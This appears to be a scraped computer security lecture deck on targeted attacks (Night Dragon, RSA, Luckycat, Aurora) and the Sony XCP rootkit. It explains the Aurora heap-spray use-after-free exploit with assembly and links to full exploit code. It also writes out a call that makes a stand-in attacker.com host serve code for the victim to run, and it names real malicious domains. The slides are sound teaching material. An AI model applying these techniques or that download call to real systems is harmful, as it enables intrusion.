 RAT Capabilities u“Dropper” program installs RAT DLL, launches it as persistent Windows service, deletes itself u. RAT notifies specified C&C server, waits for instructions u. Attacker at C&C server has full control of the infected machine, can view files, desktop, manipulate registry, launch command shell slide 49
 Who Was Behind Night Dragon? u. C&C servers hosted in Heze City, Shandong Province, China u. All data exfiltration to IP addresses in Beijing, on weekdays, between 9 a and 5 p Beijing time u. Uses generic tools from Chinese hacking sites • Hookmsgina and Winlogon. Hack: password stealing • ASPXSpy: Web-based RAT Make in China E-mail: master@rootkit. net. cn slide 50
 Sources say hackers using servers in China gained control of a number of Canadian government computers belonging to top federal officials. The hackers, then posing as the federal executives, sent emails to departmental technical staffers, conning them into providing key passwords unlocking access to government networks. At the same time, the hackers sent other staff seemingly innocuous memos as attachments. The moment an attachment was opened by a recipient, a viral program was unleashed on the network. The program hunts for specific kinds of classified government information, and sends it back to the hackers over the internet. One source involved in the investigation said spear-phishing is deadly in its simplicity: "There is nothing particularly innovative about it. It's just that it is dreadfully effective. " slide 51
 http: //blogs. rsa. com/rivner/anatomy-of-an-attack/ u. Successful attack on a big US security company u. Target: master keys for two-factor authentication u. Spear-phishing email messages • Subject line: “ 2011 Recruitment Plan” • Attachment: 2011 Recruitment plan. xls u. Spreadsheet exploits a zero-day vulnerability in Adobe Flash to install Poison Ivy RAT • Reverse-connect: pulls commands from C&C servers • Stolen data moved to compromised servers at a hosting provider, then pulled from there and traces erased slide 52
 Who Was Behind the RSA Attack? u. Poison Ivy RAT downloaded from mincesur. com • Previously used in Gh 0 st. Net attacks u. Some attack domains were associated with “fastflux” dynamic DNS providers • Can rapidly change IP addresses to evade blacklisting www. usgoodluck. com, obama. servehttp. com, prc. dynamiclink. ddns. us u. But fast-flux DNS is commonly used by Russian spammers, not Night Dragon attackers… hmmm slide 53
![Luckycat [Trend Micro 2012 research paper] u. Targets: aerospace, energy, engineering, shipping companies and](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-50.jpg "Luckycat [Trend Micro 2012 research paper] u. Targets: aerospace, energy, engineering, shipping companies and") Luckycat [Trend Micro 2012 research paper] u. Targets: aerospace, energy, engineering, shipping companies and military research orgs in Japan and India, Tibetan activists u. Spear-phishing emails with malicious attachments • PDF attachment with radiation measurement results • Word file with info on India’s ballistic missile program • Documents with Tibetan themes u. Exploits stack overflow vulnerability in MS Office Rich Text Format (RTF) parser + four different buffer overflows in Adobe Flash and Reader slide 54
Luckycat [Trend Micro 2012 research paper] u. Targets: aerospace, energy, engineering, shipping companies and military research orgs in Japan and India, Tibetan activists u. Spear-phishing emails with malicious attachments • PDF attachment with radiation measurement results • Word file with info on India’s ballistic missile program • Documents with Tibetan themes u. Exploits stack overflow vulnerability in MS Office Rich Text Format (RTF) parser + four different buffer overflows in Adobe Flash and Reader slide 54
![Luckycat [Trend Micro 2012 research paper] u. Uses Windows Management Instrumentation (WMI) to establish](https://present5.com/presentation/4d64e2a2bab29403d7328fec59f4ddca/image-51.jpg "Luckycat [Trend Micro 2012 research paper] u. Uses Windows Management Instrumentation (WMI) to establish") Luckycat [Trend Micro 2012 research paper] u. Uses Windows Management Instrumentation (WMI) to establish a persistent trojan and hide its presence from antivirus file scanners u. C&C servers on free hosting services u. QQ instant messaging numbers associated with server registration are linked to several individuals • 2005 hacker forum posts about backdoors, shellcode, fuzzing vulnerabilities • 2005 bulletin board posts recruiting students for a network security project at the Information Security Institute of the Sichuan University slide 55
Luckycat [Trend Micro 2012 research paper] u. Uses Windows Management Instrumentation (WMI) to establish a persistent trojan and hide its presence from antivirus file scanners u. C&C servers on free hosting services u. QQ instant messaging numbers associated with server registration are linked to several individuals • 2005 hacker forum posts about backdoors, shellcode, fuzzing vulnerabilities • 2005 bulletin board posts recruiting students for a network security project at the Information Security Institute of the Sichuan University slide 55
 Aurora Attacks u 2009 attacks of Chinese origin on Google and several other high-tech companies • State Department cables published on Wiki. Leaks claim the attacks were directed by the Chinese Politburo u. Phishing emails exploit a use-after-free vulnerability in IE 6 to install Hydraq malware • Compromised machines establish SSL-like backdoor connections to C&C servers u. Goal: gain access to software management systems and steal source code slide 56
 It All Starts with an Email… u. A targeted, spear-phishing email is sent to sysadmins, developers, etc. within the company u. Victims are tricked into visiting a page hosting this Javascript: u. It decrypts and executes the actual exploit slide 57
 Aurora Exploit (1) http: //www. symantec. com/connect/blogs/trojanhydraq-incident-analysis-aurora-0 -day-exploit Decrypts into this code… This code sprays the heap with 0 x 0 D 0 C bytes + shellcode slide 58
 Aurora Exploit (2) http: //www. symantec. com/connect/blogs/trojanhydraq-incident-analysis-aurora-0 -day-exploit 1. Sets up an array of two hundred “COMMENT” objects 3. Deletes the image 4. Sets up a timer to call this code every 50 milliseconds 2. Creates an image object and calls this code when image is loaded slide 59
 Aurora Exploit (3) http: //www. symantec. com/connect/blogs/trojanhydraq-incident-analysis-aurora-0 -day-exploit Overwrites memory that belonged to the deleted image object with 0 x 0 C 0 D Accesses the deleted image Allocated memory has a reference counter (how many pointers are pointing to this object? ) A bug in IE 6 Java. Script reference counter allows code to dereference a deleted object slide 60
 Aurora Exploit (4) http: //www. symantec. com/connect/blogs/trojanhydraq-incident-analysis-aurora-0 -day-exploit u. When accessing this image object, IE 6 executes the following code: MOV EAX, DWORD PTR DS: [ECX] CALL DWORD PTR DS: [EAX+34] u. This code calls the function whose address is stored in the object… Ok if it’s a valid object! u. But object has been deleted and its memory has been overwritten with 0 x 0 C 0 D… which happens to be a valid address in the heap spray area control is passed to shellcode slide 61
 Aurora Tricks u 0 x 0 C 0 D does double duty as a NOP-like instruction and as an address • 0 x 0 C 0 D is binary for OR AL, 0 d – effectively a NOP – so an area filled with 0 x 0 C 0 D acts as a NOP sled – AL is the lower byte of the EAX register • When 0 x 0 C 0 D is read from memory by IE 6, it is interpreted as an address… which points into the heap spray area, likely to an 0 x 0 C 0 D instruction u. Bypasses DEP (Data Execution Prevention) – how? u. Full exploit code: http: //wepawet. iseclab. org/view. php? hash=1 aea 206 aa 64 ebeabb 07237 f 1 e 2230 d 0 f&type=js slide 62
 Sony XCP Rootkit u. Halderman and Felten. “Lessons from the Sony CD DRM Episode” (USENIX Security 2006) u. The following slides shamelessly jacked from Halderman slide 63
 Cast of Characters First 4 Internet Sunn. Comm Light years beyond encryption™ 52 titles 4. 7 million discs 37 titles 20 million discs slide 64
 DRM: Digital Rights Management CD Players Computers Plays normally Restricted use e. g. Can’t copy disc Can’t rip as MP 3 Can’t use on i. Pod slide 65
 Active Protection Special protection driver that breaks applications Ripper/copier Application Protection software OS Drivers slide 66
 Defeating Active Protection u. Prevent installation • Infamous shift key ‘attack’ – Disables autorun that installs protection driver from CD • Turn autorun off • Use Linux, Mac OS, etc. u. Interfere with disc detection u. Disable or remove protection drivers slide 67
 XCP Rootkit: Motivation u. Content protection problem: Users will remove active protection software u. XCP response: Actively conceal processes, files, registry keys slide 68
 XCP Rootkit: Discovery Mark Russinovich October 31, 2005 slide 69
 Normal Windows Operation Normal Windows system call to list files in a directory Application Ke. Query. Directory. File(…); Windows Kernel Ke. Service. Descriptor. Table Ke. Query. Directory. File 0 x 8060 bb 9 c Ke. Create. File 0 x 8056 b 9 c 8 Ke. Query. System. Information 0 x 805 ca 104 Ke. Enumerate. Key 0 x 805010 d 0 Ke. Open. Key 0 x 8060 bb 9 c: int Ke. Query. Directory. File(…) { … } 0 x 805 c 9 e 3 c … … slide 70
 XCP Rootkit Operation Rootkit (Aries. sys) Application Ke. Query. Directory. File(…); 0 xf 967 bfa: int Rootkit_Query. Directory. File(…) { … if filename begins with “$sys$”: remove from results Windows Kernel Ke. Service. Descriptor. Table Ke. Query. Directory. File 0 x 0 f 967 bfa Ke. Create. File 0 x 8056 b 9 c 8 Ke. Query. System. Information 0 x 805 ca 104 Ke. Enumerate. Key 0 x 805010 d 0 Ke. Open. Key 0 x 8060 bb 9 c: int Ke. Query. Directory. File(…) { … } 0 x 805 c 9 e 3 c … … slide 71
 XCP Rootkit: Operation u. Magic prefix: $sys$ • Files • Processes • Registry keys Hidden u. Exception: If calling process starts with $sys$, can see everything Not limited to XCP software Any program can use this to hide anything slide 72
 Using XCP for Fun and Profit u“Most people, I think, don't even know what a rootkit is, so why should they care about it? ” - Thomas Hesse, President, Sony BMG Global Digital Business u. Repurposed by malware and other programs • Backdoor. Ryknos. B, Trojan. Welomoch • Hide game-cheating hacks for online games u. Other problems with XCP • XCP filter drivers intercept all CD read requests… removing XCP causes CD-ROM to stop functioning • XCP monitors all processes nearly constant read attempts on the hard drive, shortening its lifespan slide 73
 Uninstalling XCP u. Need a special Active. X control, Code. Support. ocx • Getting this control from Sony is a pain (on purpose) Client Code. Support. ocx “HTTP GET /XCP. dat” XCP. dat Server sony-bmg. com extracts Install. Lite. dll from XCP. dat, calls function Un. Install. xcp u. Active. X control is not removed after use u. Control will accept arbitrary URL u. Code from that URL is not authenticated slide 74
 Repurposing XCP Uninstaller 1. Attacker constructs Evil. dat with Install. Lite. dll, puts attack code in Uninstall. XCP function 2. Victim visits attacker’s web page, which contains Code. Support. Uninstall(“http: //attacker. com/Evil. dat”) 3. Client Code. Support. ocx “HTTP GET /Evil. dat” Evil. dat extracts Install. Lite. dll from XCP. dat, calls function Un. Install. xcp, control is passed to attack code slide 75